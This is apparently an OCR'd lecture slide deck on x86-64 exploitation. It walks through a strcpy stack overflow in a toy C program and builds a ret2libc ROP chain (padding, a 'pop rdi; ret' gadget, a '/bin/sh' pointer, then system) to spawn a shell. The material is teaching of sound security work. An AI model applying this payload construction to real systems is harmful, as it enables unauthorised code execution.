


x86 – ROPgadget

Why is there code we don‘t see while disassembling?

```
push 0x11c35faa

0x68 0xaa 0x5f 0xc3 0x11

RIP → pop rdi; ret
```

This means that even uninteresting instructions can turn into an interesting ROPGgadget when they contain the value 0xc3, because that is the opcode for return.
The tool ROPgadget looks for this in an automated way, and this is way we find so many gadgets we dont see while just looking at the disassembled code.



Payload Strategy

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

RIP

RSP
(Top of Stack)

0x0000…

buffer

....

~~Saved RBP~~ …

~~Saved EIP~~ ptr „pop rdi, ret“

ptr to „/bin/sh“

ptr to system

0x7FFFFF…

```
Leave:
mov rsp, rbp
pop rbp
```


```
Ret:
"pop rip"
```

RDI ???

2

To get the argument for system into RDI, our first ROP gadget is the pop rdi gadget.
Lets look what happens if we hit the return now, with this state of the stack:

Folie 57



Payload Strategy

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

```
Leave:
mov rsp, rbp
pop rbp
```

```
Ret:
"pop rip"
```

0x0000...

buffer

....

~~Saved RBP~~ ...

RIP

RSP
(Top of Stack)

~~Saved EIP~~ ptr „pop rdi, ret“

ptr to „/bin/sh“

ptr to system


RDI ???

0x7FFFFF...

3

The Return, as I explained, pops the next value from the stack and loads it into the instruction pointer register, so execution will continue there. In our case that is the Pop RDI gadget

Folie 58



Payload Strategy

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
....:
  ...
  pop rdi
  ret
```

RIP

0x0000…

buffer

....

~~Saved RBP~~ ...

~~Saved EIP~~ ptr „pop rdi, ret“

ptr to „/bin/sh“

ptr to system

RSP
(Top of Stack)

```
Leave:
mov rsp, rbp
pop rbp
```

```
Ret:
"pop rip"
```


RDI

ptr to „/bin/sh“

0x7FFFFF…

The pop RDI code snippet pops the next value from the stack into the RDI register.
In this case this is the pointer to bin/sh.

Folie 59



Payload Strategy

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```


```
....:
  ...
  pop rdi
  ret
```

```
Leave:
mov rsp, rbp
pop rbp
```

```
Ret:
"pop rip"
```

When we hit the return of the gadget, it will take the next value on the stack and load it into the instruction pointer register.
In this case this is system. System expects its argument in the RDI register, which is now the pointer to /bin/sh

Folie 60



Payload Strategy

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```


```
system:
  ...
```

```
Leave:
mov rsp, rbp
pop rbp
```

```
Ret:
"pop rip"
```

Now system gets executed, with the string „bin/sh“ as argument, and after this, we get a shell.

Folie 61



64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" ~~(saved EBP)~~

0x0000…

AAAAAAAAA

…

…


…

~~Saved EBP~~ AAAAAAAA

0x7FFF…

If we take all this together, we can now apply this concept to our exercise:
First we have our As to fill up the buffer and overflow until our instruction pointer.

Folie 62



64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" ~~(saved EBP)~~

+ address "`pop RDI; ret`" [ROP-gadget]~~(saved EIP)~~

0x0000…

AAAAAAAAA

…

…

…

~~Saved EBP~~ AAAAAAAA


~~Saved EIP~~ ptr to„pop RDI“ [ROP-gadget]

0x7FFF…

8

Then we have address of our first gadget: thats pop rdi, return.

Folie 63



64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" ~~(saved EBP)~~

+ address "`pop RDI; ret`" [ROP-gadget]~~(saved EIP)~~

+ address "`/bin/sh`" [value that gets popped in RDI]

0x0000…

AAAAAAAAA

..

..

....

~~Saved EBP~~ AAAAAAAA


~~Saved EIP~~ ptr to„pop RDI“ [ROP-gadget]

~~ptr to argv[1]~~ ptr to „/bin/sh“ [gets popped]

0x7FFF…

Next we put the address of “/bin/sh” , and this will get popped by the first gadget into RDI.
The pop gadget always needs an argument that comes right after it.
So they always come together.
Finally we put the address of system, which is our second and final gadget for now.

Folie 64



64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" ~~(saved EBP)~~

+ address "pop RDI; ret" [ROP-gadget]~~(saved EIP)~~

+ address "/bin/sh" [value that gets popped in RDI]

+ address of system

0x0000…

AAAAAAAAA

….

….

….

~~Saved EBP~~ AAAAAAAA

~~Saved EIP~~ ptr to„pop RDI“ [ROP-gadget]

~~ptr to argv[1~~] ptr to „/bin/sh“ [gets popped]

ptr to system()


0x7FFF…

10

Now system gets executed, and system takes its argument from RDI, which we just set.

That will finally give us a shell.

Folie 65



libc: address of `system` and `"/bin/sh"`

0x7FFFFFFF

stack

libc

"/bin/sh"

system(){ ...}

Libc-base

heap

.text

